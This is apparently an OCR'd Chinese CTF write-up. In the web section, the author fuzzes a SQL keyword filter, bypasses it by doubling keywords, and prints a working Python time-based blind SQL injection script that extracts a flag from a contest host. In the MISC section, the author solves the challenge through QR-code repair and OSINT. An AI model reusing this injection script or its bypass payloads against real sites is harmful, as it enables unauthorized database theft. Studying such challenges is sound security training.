


CSDN @末 初


fuzz一下sql关键字，长度为473的包都是被过滤的





Request	Payload	Status	Error	Timeout	Length	Comment
4	@	200			473	
13	-	200			473	
15	=	200			473	
16	+	200			473	
33		200			473	
34	--	200			473	
35	--+	200			473	
36	/**/	200			473	
41	and	200			473	
42	or	200			473	
46	select	200			473	
48	union	200			473	
49	from	200			473	
50	where	200			473	
1	`	200			474	
2	~	200			474	
3	!	200			474	




不过这里的过滤是直接替换为空，可双写绕过










可进行时间盲注，过滤的地方用双写绕过即可

```
import requests

printable_str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}
~"
burp0_url = "http://121.43.141.153:60056/error.php?code="
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0",
     "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8",
     "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
     "Accept-Encoding": "gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1"}

result = ""
for i in range(50):
 for s in printable_str:
  # payload = "if(ascii(mid(database(),{},1))like({}),sleep(1),1)".format(i, ord(s))
  # payload = "if(ascii(mid((selselectect/*/**/*/group_concat(table_name)/*/**/*/frfromom/*/**/*/infoorrmation_s
chema.tables/*/**/*/whewherere/*/**/*/(table_schema)like('pokemon')),{},1))like({}),sleep(1),0)".format(i, ord(s
))
  # payload = "if(ascii(mid((selselectect/*/**/*/group_concat(column_name)/*/**/*/frfromom/*/**/*/infoorrmation_
schema.columns/*/**/*/whewherere/*/**/*/(table_name)like('flllllllaaaaaag')),{},1))like({}),sleep(1),0)".format
(i, ord(s))
  payload = "if(ascii(mid((selselectect/*/**/*/flag/*/**/*/frfromom/*/**/*/pokemon.flllllllaaaaaag),{},1))like(
{}),sleep(1),1)".format(i, ord(s))
  resp = requests.get(url=burp0_url+payload, headers=burp0_headers)
  if resp.elapsed.seconds > 3:
   result += s
   print("[+]{}".format(result))
  else:
   continue
```



MISC

一张怪怪的名片

一张怪怪的名片[已完成]

描述

鸿师傅给女友送了个 flag，但是现场只有一个奇怪的名片。

PS：鸿师傅不喜欢百度

题目地址 https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week2/%E4%B8%80%E5%BC%A0%E6%80%AA%E6%80%AA%E7%9A%84%E5%90%8D%E7%89%87.png


基准分数 250


当前分数 250


完成人数 26


PS 打开，用钢笔选中每块选区，然后拼起来，加大曝光，得到如下

直接扫不出来，二维码中间貌似被涂黑过，有点干扰。尝试用二维码修复站模糊识别：https://merricx.github.io/qrazybox/


QRazyBox
New Project
Load Existing Project
CSDN @末 初


New Project
New blank QR code
Import from Image
Close
CSDN @末 初


New
Load
Save
Tools
Help
About
Original Sample :
Load Sample
History :
Load from image
CSDN @末 初



QR version : **4 (33x33)**
Error correction level : **H**
Mask pattern : **0**

Number of missing bytes (erasures) : **0 bytes (0.00%)**

Data blocks :
["01000001","11110110","11100010","00110010","11100110","10000110","11100110","10011011","1000011

Final data bits :
0100000111100110100001110100011101000111000001110011001110100010101100111111011010000110111


[0100] [00011110]
[0110100001101110100011011101000110111000001101110011001001110100010010101100100111111011010
Mode Indicator : **8-bit Mode (0100)**
Character Count Indicator : **30**
Decoded data : **https:+?homdginc~.homeboyc)³k§**

[0100] [11101100] [00010001111111010100000010001]
Mode Indicator : **8-bit Mode (0100)**
Character Count Indicator : **236**
Decoded data : **ê**

Final Decoded string : **https:+?homdginc~.homeboyc)³k§ ê**

看样子像是一个链接，用搜索引擎语法找

找到出题人的github，在github首页找到出题人的博客地址



然后在出题人博客的友联里面找到了鸿贵安

友链

下面是Atom的小伙伴们

鸿贵安的自留地

Mener的小花园

Goo

Wr'small*house

Summer

小吴玉麒麟

liki

0x4qE

一个全是生活毫无学习的小站

  闽ICP备2021002495号  闽公网安备 35030302354429号

https://homeginan.homeboyc.cn

鸿贵安的自留地

我是谁？没有绝对安全的系统！

Home About Friend Link

靠嫩娘 盗号死XX

麻了，居然被盗号了。 评论： 蒙尔：都说了别用弱密码，就是不听。还有，不许把我信息塞到你的密码里！！

Tue, Jan 25, 2022

FL4G

宝，想你，呜呜。宝，下面的fl4g的密码你应该知道的，我就不说了嘎嘎。 对了，宝，你可以用这个网站解密 CyberChef 。 我先用“Derive PBKDF2 key”把密码转成了key（salt=1），然后交给AES加密模块用ECB模式加密了（别忘了base64）。 The following text is the ciphertext of fl4g after AES-128 encryption.

Sun, Jan 23, 2022

HAPPY BIRTHDAY

